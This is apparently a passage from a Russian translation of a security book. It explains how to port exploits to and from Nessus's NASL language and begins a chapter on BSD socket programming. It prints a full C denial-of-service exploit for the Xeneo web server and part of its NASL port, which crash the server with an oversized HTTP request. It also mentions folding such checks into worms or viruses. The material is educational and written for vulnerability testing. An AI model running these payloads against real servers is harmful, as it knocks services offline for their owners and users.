Перенос на язык NASL и наоборот

Под *переносом* кода понимается процедура перевода программы с одного языка на другой. Концептуально перенос выглядит просто, но на практике могут возникнуть сложности, так как надо хорошо знать оба языка. Если языки похожи, например, если речь идет о С и С++, которые имеют схожий синтаксис, набор библиотечных функций и так далее, то задача упрощается. Когда же нужно перенести программу на совсем другой язык, например, с Java на Perl, то все становится куда сложнее, поскольку синтаксис имеет мало общего, а методы проектирования, среды разработки и базовая идеология языков фундаментально различны.

NASL имеет больше общего с такими языками, как С и Perl, чем с жестко структурированными языками типа Java и Python. Синтаксически С и NASL очень похожи, а слабая типизация переменных и удобные высокоуровневые средства манипулирования строками напоминают Perl. Поэтому перенос с С или Perl на NASL, вероятно, покажется вам проще, чем с Java. К счастью, «эксплойты» на Java встречаются не так часто, как на С или Perl. Беглый анализ «эксплойтов» (см. сайт phathookups.com) показал, что примерно 90% написаны на С, 9.7% на Perl и только 0.3% на Java.

Логический анализ

Чтобы упростить процесс переноса, отвлекитесь от синтаксических различий между языками и сконцентрируйтесь на понимании логики программы. Попробуйте понять, какими средствами программа достигает своих целей. Затем опишите существенные шаги и детали реализации на псевдокоде. И, наконец, переведите псевдокод на нужный вам язык. (Подробнее эти шаги будут описаны в следующей главе.)

Логическая структура программы

Чтение исходного текста – это самый прямой и обычный метод изучения интересующей вас программы. Помимо собственно исходного текста, ценная

информация может содержаться в заголовочных файлах и комментариях. Если речь идет о простом «эксплойте», то для понимания логики сценария может оказаться достаточным ознакомиться с его текстом. В более сложных случаях бывает полезно собрать сведения об «эксплойте» из других источников.

Начните с поиска извещения, которое соответствует «эксплойту». Если таковое существует, то в нем вы найдете информацию о характере уязвимости и методах ее эксплуатации. Если вам повезет, то в извещении будет точно написано, что делает «эксплойт» (переполнение буфера, атака на ошибки при контроле входных данных, исчерпание ресурсов и так далее). Не ограничивайтесь поиском извещения о самом «эксплойте», в различных онлайн-сообществах часто можно найти информативные обсуждения известных и вновь обнаруженных уязвимостей. Имейте в виду, что «эксплойты», размещаемые в списках рассылки с полным раскрытием информации, например, в BugTraq, могут содержать намеренно внесенные ошибки. Автор может слегка «подправить» код, чтобы «эксплойт» не компилировался, или убрать из него важную функциональность, добавить сбивающие с толку комментарии или включать «троянский» код. Хотя некорректный код иногда публикуется по недосмотру, чаще ошибки вносятся осознанно, чтобы усложнить жизнь безграмотным «script kiddie», но при этом продемонстрировать возможность реализации «эксплойта» поставщикам программного обеспечения, профессионалам и квалифицированным хакерам.

Важно выделить основные логические компоненты сценария, который вы собираетесь переносить, будь то путем изучения исходного текста или в результате поиска опубликованной информации. В частности, разберитесь, сколько сетевых соединений создает «эксплойт», что это за соединения, какова природа полезной нагрузки и как эта нагрузка создается, зависит ли «эксплойт» от временных факторов.

Логический поток исполнения сценария может выглядеть примерно так:

1. Открыть сокет.
2. Установить соединение с удаленным хостом, указав номер порта, переданный в качестве аргумента.
3. Проверить шапку и убедиться в том, что хост отвечает.
4. Послать запрос *HTTP GET*, задав в нем длинную строку в качестве заголовка Referer.
5. Проверить, отвечает ли еще хост (пытаясь получить шапку).

Псевдокод

Получив общее представление о работе «эксплойта», переходите к детальному описанию отдельных шагов. Полезным на этом этапе может оказаться написание псевдокода (текста на смеси естественного языка и языка програм-

Примечание

«Эксплойты», извещения либо то и другое обычно выкладываются на следующие сайты:

- <http://www.securityfocus.com> (эксплойты, извещения);
- <http://www.hack.co.za> (эксплойты);
- <http://www.packetstormsecurity.net> (эксплойты);
- <http://www.securiteam.com> (эксплойты, извещения);
- <http://www.security-protocols.com> (эксплойты, извещения);
- <http://www.cert.org> (извещения);
- <http://www.sans.org> (извещения).

мирования), поскольку при попытке прямого строчного перевода, например, с C вы упустите из виду встроенные в NASL функции. Типичный псевдокод выглядит примерно так:

```

1  example_exploit(ip, port)
2      target_ip = ip      # вывести сообщение об ошибке и выйти, если
3                          # IP-адрес не указан
4      target_port = port # если порт не задан, по умолчанию 80
5
6      local_socket = получить открытый сокет на локальной системе
7      получить информацию об IP от хоста по адресу target_ip
8      sock = структура, заполненная полученной информацией
9      my_socket = connect_socket (local_socket, sock)
10
11     string payload = HTTP-заголовок с очень длинным Referer
12     send(my_socket, payload, length(payload))
13     exit
```

После написания детального псевдокода перевод его на язык реального «эксплойта» становится упражнением на понимание синтаксиса языка, имеющихся функций и среды программирования. Если вы уже хорошо знакомы с языком, то этот этап пройдет легко. В противном случае придется заняться копированием примеров и листанием справочного руководства и руководства по программированию на нужном языке.

Перенос на NASL

Перенос «эксплойтов» на NASL имеет то очевидное преимущество, что к вашим услугам вся инфраструктура Nessus. Решившись на этот шаг, вы

сможете поделиться своим сценарием с другими пользователями Nessus. Перенос на NASL облегчает тот факт, что этот язык с самого начала ориентирован на поддержку разработки инструментов для обеспечения безопасности и проверок на уязвимость. Он предоставляет удобные средства, например, базу знаний и функции для манипулирования низкоуровневыми пакетами, строками и работы с сетевыми протоколами.

Можно предложить, к примеру, такой подход для переноса программ на язык NASL:

1. Соберите информацию об «эксплойте».
2. Изучите исходный текст.
3. Составьте высокоуровневое описание логики программы.
4. Напишите детальный псевдокод.
5. Переведите псевдокод на NASL.
6. Протестируйте NASL-сценарий с помощью командного интерпретатора.
7. Добавьте заголовок, описание и функции извещения о результатах работы.
8. Протестируйте дополненный сценарий в среде Nessus.
9. Если хотите, отправьте свой сценарий администратору Nessus.

Как видите, процесс переноса на язык NASL следует тем же общим принципам, что и для переноса на любой другой язык: разобраться в программе, написать псевдокод и преобразовать его в исходный текст.

Когда сценарий заработает в командном интерпретаторе, добавьте необходимые заголовки, описательные функции и функции извещения. После этого можете протестировать его в клиенте Nessus и отправить плоды своих трудов администратору Nessus, чтобы он включил его в библиотеку.

В следующих разделах эта процедура иллюстрируется на конкретных примерах.

Перенос на NASL с C/C++

В следующем примере демонстрируется удаленное переполнение буфера для Web-сервера Xeneo, вызывающее отказ от обслуживания.

```
1 /* Xeneo Web Server 2.2.2.10.0 DoS
2  *
3  *Foster and Tommy
4  */
5
6 #include <winsock2.h>
7 #include <stdio.h>
```

```
8
9 #pragma comment(lib, "ws2_32.lib")
10
11 char exploit[] =
12
13 "GET /index.html?testvariable=&nexttestvariable=gif HTTP/1.1\r\n"
14 "Referer:
15 http://localhost/%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
16 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
17 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
18 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
19 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
20 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%\r\n"
21 "Content-Type: application/x-www-form-urlencoded\r\n"
22 "Connection: Keep-Alive\r\n"
23 "Cookie: VARIABLE=SPLABS; path=/\r\n"
24 "User-Agent: Mozilla/4.76 [en] (X11; U; Linux 2.4.2-2 i686)\r\n"
25 "Variable: result\r\n"
26 "Host: localhost\r\n"
27 "Content-length: 513\r\n"
28 "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
29 image/png\r\n"
30 "Accept-Encoding: gzip\r\n"
31 "Accept-Language: en\r\n"
32 "Accept-Charset: iso-8859-1,*,utf-8\r\n\r\n\r\n"
33
34 "whatyoutyped=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
35 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
36 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
37 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
38 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
39 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
40 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
41 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
42 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
43 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\r\n";
44
45 int main(int argc, char *argv[])
46 {
47     WSADATA wsaData;
48     WORD wVersionRequested;
49     struct hostent *pTarget;
50     struct sockaddr_in sock;
51     char *target, buffer[30000];
52     int port, bufsize;
53     SOCKET mysocket;
54
55     if (argc < 2)
56     {
57         printf("Xeneo Web Server 2.2.10.0 DoS\r\n <badpack3t@security-
58 protocols.com>\r\n\r\n", argv[0]);
59         printf("Tool Usage:\r\n %s <targetip> [targetport] (default is 80)
60 \r\n\r\n", argv[0]);
61         printf("www.security-protocols.com\r\n\r\n", argv[0]);
62         exit(1);
63     }
```

```

44 }
45
46 wVersionRequested = MAKEWORD(1, 1);
47 if (WSAStartup(wVersionRequested, &wsaData) < 0) return -1;
48
49 target = argv[1];
50
51 // порт по умолчанию для атак через Web
52 port = 80;
53
54 if (argc >= 3) port = atoi(argv[2]);
55 bufsize = 512;
56 if (argc >= 4) bufsize = atoi(argv[3]);
57
58 mysocket = socket(AF_INET, SOCK_STREAM, 0);
59 if(mysocket==INVALID_SOCKET)
60 {
61     printf("Ошибка при создании сокета!\r\n");
62     exit(1);
63 }
64
65 printf("Разрешение имени хоста...\n");
66 if ((pTarget = gethostbyname(target)) == NULL)
67 {
68     printf("Не удалось разрешить имя %s\n", argv[1]);
69     exit(1);
70 }
71
72 memcpy(&sock.sin_addr.s_addr, pTarget->h_addr, pTarget->h_length);
73 sock.sin_family = AF_INET;
74 sock.sin_port = htons((USHORT)port);
75
76 printf("Соединяюсь...\n");
77 if ( (connect(mysocket, (struct sockaddr *)&sock, sizeof (sock) )))
78 {
79     printf("Не удалось соединиться с хостом.\n");
80     exit(1);
81 }
82
83 printf("Соединение установлено!...\n");
84 printf("Отправляю запрос...\n");
85 if (send(mysocket, exploit, sizeof(exploit)-1, 0) == -1)
86 {
87     printf("Ошибка при отправке полезной нагрузки эксплойта\r\n");
88     closesocket(mysocket);
89     exit(1);
90 }
91

```

```

92 printf("Удаленный Web-сервер атакован\r\n");
93 closesocket(mysocket);
94 WSACleanup();
95 return 0;
96 }

```

Целью этой атаки с переполнением буфера является ошибка в Web-сервере Xeneo2, воспользоваться которой можно, послав запрос GET по протоколу HTTP с очень длинным заголовком Referer и параметром *whatyoutyped*. Важно понимать, что делает «эксплойт» и как он это делает, но знать при этом все о Web-сервере Xeneo2 вовсе не обязательно.

Начнем анализ «эксплойта» с высокоуровневого описания алгоритма:

1. Открыть сокет.
2. Соединиться с удаленным хостом, указав переданный в командной строке номер TCP-порта.
3. Послать запрос *HTTP GET* с длинным заголовком Referer.
4. Проверить, что хост перестал отвечать.

Псевдокод этого сценария уже приводился в качестве примера выше. Для удобства повторим его:

```

1  example_exploit(ip, port)
2      target_ip = ip      # вывести сообщение об ошибке и выйти, если
3                          # IP-адрес не указан
4      target_port = port # если порт не задан, по умолчанию 80
5
6      local_socket = получить открытый сокет на локальной системе
7      получить информацию об IP от хоста по адресу target_ip
8      sock = структура, заполненная полученной информацией
9      my_socket = connect_socket (local_socket, sock)
10
11     string payload = HTTP-заголовок с очень длинным Referer
12     send(my_socket, payload, length(payload))
13     exit

```

Следующий шаг – перенести этот псевдокод на NASL, ориентируясь на приведенные в этой главе примеры и код других сценариев, которые можно загрузить с сайта *nessus.org*. Вот окончательный вариант NASL-сценария.

```

1  # Xeneo Web Server 2.2.10.0 DoS
2  #
3  # Уязвимые системы:
4  # Xeneo Web Server 2.2.10.0 DoS
5  #
6  # Производитель:

```

[illegible]

```

99 Content-Type: application/x-www-form-urlencoded\r\n
100 Connection: Keep-Alive\r\n
101 Cookie: VARIABLE=SPLABS; path=/\r\n
102 User-Agent: Mozilla/4.76 [en] (X11; U; Linux 2.4.2-2 i686)\r\n
103 Variable: result\r\n
104 Host: localhost\r\n
105 Content-length:      513\r\n
106 Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
      image/png\r\n
107 Accept-Encoding: gzip\r\n
108 Accept-Language: en\r\n
109 Accept-Charset: iso-8859-1,*,utf-8\r\n\r\n\r\n\r\n
110
whatyoutyped=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\r\n";
111
112     # отправляем полезную нагрузку
113     send(socket:soc, data:payload);
114     r = http_recv(socket:soc);
115     http_close_socket(soc);
116
117     # если сервер упал, сообщить о серьезной уязвимости
118     if ( http_is_dead(port:port) ) security_hole(port);
119 }
120 }

```

Перенос с языка NASL

Можно выполнить обратный процесс и перенести программу с NASL на другие языки. Для такого желания может быть несколько причин:

- NASL работает медленнее, чем Perl или Java, и значительно медленнее, чем C или C++. Наличие базы знаний и повышение производительности при переходе от NASL1 к NASL2 несколько уменьшили разницу, но, когда надо просканировать большую сеть, этот фактор все же следует принимать во внимание;
- Вам может понадобиться включить функциональность NASL-сценария в другой инструмент (например, утилиту поиска уязвимостей, червь, вирус или инструментальный комплект);
- Вы можете захотеть запустить сценарий не из Nessus, а, например, прямо из Web-сервера.

Если вы не владеете в совершенстве языком, на который собираетесь переносить программу, то перевод с NASL может оказаться сложнее, чем перевод на NASL. Дело в том, что Nessus представляет собой среду программирова-

ния, которая включает базу знаний, библиотеку функций и многое делает за вас. Программирование работы с сокетами, механизма регулярных выражений и поиска в строках – очень непростая задача, если решать ее на компилируемом языке. Даже при использовании библиотеки Perl Compatible Regular Expressions (PCRE – регулярные выражения, совместимые с Perl) для C++ для одного только сопоставления с образцом может понадобиться написать до 25 строк кода. Если говорить о сложности, то труднее всего переносить код для работы с сокетами. Все, конечно, зависит от целевого языка, но не исключено, что придется заново реализовывать многие базовые механизмы или искать способ включить в свой проект существующие библиотеки. Вот несколько правил, которые стоит помнить при переносе сценариев с NASL на другие языки:

1. Соберите уязвимую систему-жертву и подготовьте локальный анализатор протоколов (снифер). Эта система будет использоваться для сравнения исходного сценария и написанной вами программы, а анализатор поможет убедиться, что в обоих случаях посылается в точности одинаковая последовательность битов.
2. При переносе в первую очередь займитесь созданием сокетов. Когда программа научится посылать любые данные, можно будет перейти к созданию полезной нагрузки.
3. Если в целевом языке нет встроенной поддержки регулярных выражений, а в исходном NASL-сценарии производится сопоставление строк с регулярными выражениями, то обратитесь к библиотеке PCRE для C/C++.
4. Убедитесь, что в переносимой программе все типы данных объявлены правильно.
5. Почти во всех языках (кроме JavaScript, Perl и Java) вам придется реализовать какой-нибудь класс для работы со строками. Это упростит конструирование полезной нагрузки для атаки и анализ ответов.
6. Наконец, ваша программа должна сделать что-то полезное. Поскольку нельзя воспользоваться функцией *display* или передать отчет об уязвимости ядру Nessus, то необходимо определить, как программа сообщает о результате. В большинстве случаев достаточно вывести на *STDOUT* сообщение *УЯЗВИМА*.

Резюме

Язык NASL, подобно языку Custom Audit Scripting Language (CASL – язык сценариев для аудита безопасности), распространяемому компанией Network Associates, Inc. (NAI), спроектирован для расширения возможностей механизма анализа уязвимостей, имеющегося в бесплатной программе Nessus (www.nessus.org). Проект Nessus, который в 1998 году запустил Рено Дерезон, был и остается самым популярным бесплатным решением задачи оценки уязвимости системы и управления безопасностью. Хотя для реализации большей части средств идентификации хостов и сканирования портов в Nessus используется протокол Network Messaging Application Protocol (NMAP – прикладной протокол сетевых сообщений), но усилиями всемирного сообщества разработчиков эта программа обросла множеством сценариев, которые проверяют все аспекты безопасности: наличие установленных срочных исправлений (hot-fixes) для Windows, обнаружение служб UNIX и Web, идентификация сетевых устройств и возможность присоединения к беспроводным точкам доступа.

NASL – это интерпретируемый язык, то есть синтаксический анализ программы происходит во время выполнения. В NASL2 включены объектно-ориентированные возможности, в частности создание собственных классов. При переходе от NASL1 к NASL2 было реализовано немало улучшений, из которых самое заметное – кратное повышение производительности. NASL обладает очень простым и понятным API для работы с сокетами и сетевыми протоколами, а также базой знаний, которая позволяет хранить и повторно использовать результаты ранее выполненных сценариев. Наряду с большим количеством общедоступных сценариев, написанных специально для Nessus, база знаний – одно из самых примечательных свойств продукта. В ней можно хранить все, что угодно: шапки приложений, перечень открытых портов или найденные пароли.

Как правило, перенос кода на язык NASL не вызывает сложностей, но, конечно, чем длиннее исходная программа, тем больше времени потребует для ее переноса. К сожалению, не существует общедоступного автоматического транслятора с других языков на NASL. Гораздо сложнее перенести код с NASL на другой язык. Это обусловлено большим числом встроенных в язык функций, которые на другом языке приходится реализовывать самостоятельно.

Написание на NASL сценариев для выполнения сложных задач может занять несколько минут, часов или дней в зависимости от объема уже проделанной ранее кем-то работы. Самое сложное – определить последовательность атаки и решить, какая реакция жертвы свидетельствует о наличии уязвимости. NASL – это великолепный язык для создания сценариев, относящихся к безопасности, наверное, наиболее современный и к тому же совершенно бесплатный.

Обзор изложенного материала

Синтаксис языка NASL

- ☑ Переменные не обязательно объявлять заранее. Преобразование типов, а также выделение и освобождение памяти производятся автоматически.
- ☑ Существует два вида строк: «чистые» и «неочищенные». Неочищенные строки заключаются в двойные кавычки, escape-последовательности в них не преобразуются. Чистые строки обозначаются одиночными кавычками. Встроенная функция *string* преобразует «очищает» строки путем интерпретации escape-последовательностей. Так, неочищенная строка «City\tState» будет преобразована в чистую строку «City State».
- ☑ Не существует отдельного булевского типа. Но имеются константы TRUE и FALSE, определенные как 1 и 0 соответственно.

Написание сценариев на языке NASL

- ☑ Сценарии на NASL преследуют одну из двух целей. Одни пишутся для личного употребления и выполняют конкретные задачи, которые больше никому могут быть не интересны. Другие проверяют наличие уязвимостей или ошибок конфигурирования и могут быть подарены всему сообществу пользователей Nessus для повышения степени безопасности сетей во всем мире.
- ☑ В NASL есть десятки встроенных функций, обеспечивающих простой доступ к удаленным хостам по протоколам TCP и UDP. Они позволяют открывать и закрывать сокеты, посылать и принимать строки, определять, «выжил» ли хост после атаки и получать различную информацию о хосте, например, его имя, IP-адрес и следующий открытый порт.
- ☑ Если Nessus собрана с библиотекой OpenSSL, то интерпретатор предоставляет функции, которые возвращают различные криптографические свертки и контрольные суммы. В частности, поддерживаются алгоритмы MD2, MD4, MD5, RIPEMD160, SHA и SHA1.
- ☑ В NASL есть функции для расщепления строк, сопоставления с регулярными выражениями, удаления хвостовых пробелов, вычисления длины строки и преобразования регистра букв в строке.

Сценарии на языке NASL

- ☑ Чтобы можно было предоставить свой сценарий в общее пользование, необходимо следовать определенным правилам: добавить заголовок, краткое и детальное описание и другую информацию, необходимую ядру Nessus.

- ☑ Пользоваться базой знаний нетрудно по двум причинам:
 - Доступ к ней прост и позволяет не тратить усилия на такие вещи как извлечение шапки, сканирование портов и повторную реализацию функциональности самой базы знаний;
 - Nessus автоматически порождает новые процессы, если база знаний возвращает более одного результата.

Перенос программ на язык NASL и обратно

- ☑ Перенос программы – это процедура перевода ее кода с одного языка на другой. Концептуально это несложно, но на практике могут возникнуть серьезные затруднения из-за необходимости достаточного владения обоими языками.
- ☑ NASL имеет больше общего с такими языками, как Perl и C, чем с жестко структурированными языками типа Java и Python.
- ☑ Синтаксически C и NASL очень похожи, но NASL поддерживает слабо типизированные переменные и удобные высокоуровневые функции манипулирования строками, напоминающие то, что есть в Perl. Типичный NASL-сценарий содержит глобальные переменные и ряд функций для достижения поставленной цели.

Ссылки на сайты

Более подробную информацию вы найдете на следующих сайтах:

- www.nessus.org – основной сайт проекта Nessus посвящен разработке новых сценариев для обнаружения уязвимостей;
- www.tenablesecurity.com – сайт коммерческой компании Tenable Security, занимающейся разработкой продуктов для оценки уязвимости систем, в которых используются написанные для Nessus сценарии. Сама программа Nessus была создана директором этой компании по исследованиям и разработкам.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других ответов на сайте ITFAQnet.com.

В: Можно ли продолжать писать сценарии на языке NASL1?

О: Простой ответ – нет. Впрочем, некоторые NASL1-сценарии может разработать интерпретатор NASL2. Обратное выполнимо гораздо реже. В NASL2 включено множество усовершенствований, поэтому «изучайте новое».

В: Насколько эффективен NASL по сравнению с Perl или языком Microsoft ECMA?

О: NASL – эффективный язык, но он не может равняться с Perl по развитости поддержки, количеству функций и быстродействию. Что касается интерпретатора Microsoft ECMA, то это базовая технология, на которой построены такие языки сценариев Microsoft как Javascript и VBScript. Они быстрее и, с некоторой точки зрения, более современные, чем Perl. Объектно-ориентированная модель в них чище и проще для работы, но к числу недостатков следует отнести привязку к платформе Windows.

В: Есть ли автоматические трансляторы для переноса на NASL или обратно?

О: Нет. Во время работы над этой книгой не существовало общедоступных инструментов такого рода.

В: Можно ли повторно использовать объекты, написанные на NASL, как в других объектно-ориентированных языках?

О: Поскольку NASL – язык сценариев, то механизм повторного использования – это копирование текста из старого проекта в новый. Но вы можете расширить язык, поскольку его исходные тексты доступны. NASL – это дополнительный механизм, работающий в среде Nessus, которая обеспечивает обмен данными между NASL-сценариями. Иногда эту технологию называют *рекурсивным анализом*.

В: Можно ли одновременно запускать несколько NASL-сценариев из командной строки?

О: К сожалению, нет. Но нетрудно написать на другом языке, возможно на Perl, оболочку для командного интерпретатора NASL, которая будет запус-

кать несколько экземпляров интерпретатора, исполняющих сценарии, обращенные к разным хостам. Можно назвать это грубой реализацией параллельного сканирования.

В: Каковы типичные применения NASL, помимо оценки уязвимости?

О: Снятие цифровых отпечатков приложений, генерирование случайных запросов по разным протоколам, идентификация программ. Вот три типичных способа применения, хотя в каждом случае лучше написать для этих целей специализированные инструменты на других языках, скажем, на С или С++.

BSD-сокеты

Описание данной главы:

- Введение в программирование BSD-сокеты
 - Клиенты и серверы для протокола TCP
 - Клиенты и серверы для протокола UDP
 - Флаги сокетов
 - Сканирование сети с помощью UDP-сокеты
 - Сканирование сети с помощью TCP-сокеты
 - Многопоточность и параллелизм
- См. также главы 4 и 5

- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

BSD-сокеты (разработанные сотрудниками Калифорнийского университета в Беркли) – это программный интерфейс для межпроцессных коммуникаций (IPC). Именно этот интерфейс чаще всего используется для реализации сетевого взаимодействия между компьютерами. Протоколы Internet Protocol версии 4 (IPv4), User Datagram Protocol (UDP), Transmission Control Protocol (TCP) и другие, в совокупности именуемые TCP/IPv4, – это стандарт де-факто для обмена данными между процессами, работающими на разных компьютерах в сети. А для доступа к этим протоколам из программы применяются BSD-сокеты.

Сокеты позволяют реализовать различные модели межпроцессного взаимодействия: один с одним, один с многими и многие с многими. Их называют еще двухточечной моделью, широковещением и групповым вещанием.

В этой главе мы детально рассмотрим вопросы программирования с помощью BSD-сокетов, в том числе программирование клиентов и серверов для протоколов TCP и UDP, тонкую настройку сокетов с помощью различных опций, а также коснемся темы многопоточности в сетевом программировании.

Примечание

Все примеры в этой главе были написаны и откомпилированы на платформе OpenBSD 3.2 / x86 с помощью компилятора GNU C версии 2.95.3 и оболочки tcsh версии 6.12.00.

Введение в программирование BSD-сокетов

Интерфейс BSD-сокетов – это набор функций и типов данных. Впервые он появился в операционной системе BSD UNIX в начале 1980-х годов, а теперь включен почти во все варианты системы UNIX и поддерживается также на платформе Microsoft Windows (Winsock).

API сокетов широко применяется в программах на языке C для реализации взаимодействия по протоколам TCP и UDP. Существует два основных вида приложений, в которых используются сокеты: *клиент* и *сервер*. Клиентские приложения создают оконечную точку коммуникации и инициируют сеанс

связи с удаленным серверным приложением. Напротив, серверное приложение пассивно ожидает запросов от клиента.

И для клиента, и для сервера важна идея оконечной точки коммуникации, которая и называется «сокетом». Сокет однозначно идентифицирует соединение и создается с помощью функции *socket()*. Роль сокета затем уточняется с помощью функций *connect()* или *accept()*. Так или иначе, клиентская оконечная точка соединяется с серверной, после чего может начаться обмен данными. В случае протоколов UDP и TCP сокет представляет собой комбинацию адреса и порта локального компьютера с адресом и портом удаленного компьютера.

Типичная последовательность создания клиентского сокета начинается с вызова функции *socket()*, которая запрашивает ресурсы у операционной системы и получает от нее, в частности, дескриптор сокета и номер локального порта. Затем надлежит определить адрес и номер порта удаленного хоста, с которым требуется установить соединение. Само соединение устанавливается путем вызова функции *connect()*. Если операция выполнена успешно, то можно передавать данные. Для чтения из локального порта служат функции *read()* и *recv()*, а для записи в удаленный порт – функции *write()* и *send()*.

Клиенты и серверы для протокола TCP

TCP – наиболее часто используемый протокол из набора TCP/IP. В этом разделе мы рассмотрим два примера, иллюстрирующих процесс написания TCP-клиента и TCP-сервера.

В примере 3.1 показано, как клиент может инициализировать, установить и разорвать TCP-соединение.

Пример 3.1. TCP-клиент (*client1.c*)

```

1 /*
2  * client1.c
3  *
4  * Установление и разрыв TCP-соединения
5  * с помощью функций socket(),
6  * connect() and close().
7  *
8  *
9  *
10 */
11
```

```

12 #include <stdio.h>
13 #include <sys/types.h>
14 #include <sys/socket.h>
15 #include <netinet/in.h>
16
17 int
18 main    (int argc, char *argv[])
19 {
20     struct sockaddr_in sin;
21     int sock = 0;
22     int ret  = 0;
23
24     if(argc != 3)
25     {
26         printf("usage: %s: ip_address port\n", argv[0]);
27         return(1);
28     }
29
30     sock = socket(AF_INET, SOCK_STREAM, 0);
31     if(sock < 0)
32     {
33         printf("TCP-клиент: ошибка socket().\n");
34         return(1);
35     }
36
37     memset(&sin, 0x0, sizeof(struct sockaddr_in *));
38
39     sin.sin_family = AF_INET;
40     sin.sin_port = htons(atoi(argv[2]));
41     sin.sin_addr.s_addr = inet_addr(argv[1]);
42
43     ret = connect(sock, struct sockaddr *)&sin,
44             sizeof(struct sockaddr);
45     if(ret < 0)
46     {
47         printf("TCP-клиент: ошибка connect().\n");
48         close (sock);
49         return(1);
50     }
51
52     printf("TCP-клиент установил соединение.\n");
53     close(sock);
54
55     printf("TCP-клиент закрыл соединение.\n");
56
57     return(0);
58 }

```

Компиляция

```
(foster@syngress ~/book) $ gcc -o client1 client1.c
```

```
(foster@syngress ~/book) $ ./client1
usage: ./client1: ip_address port
```

Пример выполнения

```
(foster@syngress ~/book) $ ./client1 127.0.0.1 80
TCP-клиент установил соединение.
TCP-клиент закрыл соединение.
```

```
(foster@syngress ~/book) $ ./client1 127.0.0.1 81
TCP-клиент: ошибка connect().
```

Программа *client1.c* ожидает два аргумента в командной строке: IP-адрес и номер порта, с которым должен соединиться клиент. Она получает от системы дескриптор сокета и устанавливает соединение с указанным адресом и портом. Данные не передаются. Сокет сразу закрывается. Если соединение установить не удастся, печатается сообщение об ошибке и программа завершается.

Анализ

- В строке 30 программа получает дескриптор сокета, вызвав функцию *socket()*. В качестве аргумента *domain* ей передается константа *AF_INET*, которая говорит, что этот сокет будет работать по протоколу IP. Аргумент *type* равен *SOCK_STREAM*, то есть протоколом транспортного уровня будет TCP. В качестве идентификатора протокола передается 0, поскольку этот аргумент обычно не используется для сокетов, работающих по протоколу TCP.
- В строке 37 инициализируется структура *sockaddr_in*, которая служит для идентификации удаленной оконечной точки данного сокета.
- В строке 39 задается семейство протоколов (*domain*) для удаленной оконечной точки *AF_INET*, и это значение соответствует аргументу функции *socket()*, заданному в строке 28.
- В строке 40 задается номер удаленного порта. Этот порт был указан в командной строке и передан программе в виде указателя на массив символов (*char **). Массив преобразуется в 4-байтовое целое число (типа *int*) функцией *atoi()*. Затем это число преобразуется в двухбайтовое целое, записанное в сетевом порядке байтов. Результат помещается в поле *sin_port* структуры *sockaddr_in*.
- В строке 41 встречается IP-адрес удаленного компьютера, заданный в командной строке и переданный в программу в виде указателя на мас-

сив символов (*char **). Массив преобразуется в беззнаковое 32-битовое значение с помощью функции *inet_addr()*. Оно записывается в поле *sin_addr.s_addr* структуры *sockaddr_in*.

- В строках 43 и 44 сокет соединяется с удаленным хостом и портом. В этот момент происходит процедура трехшагового квитирования.
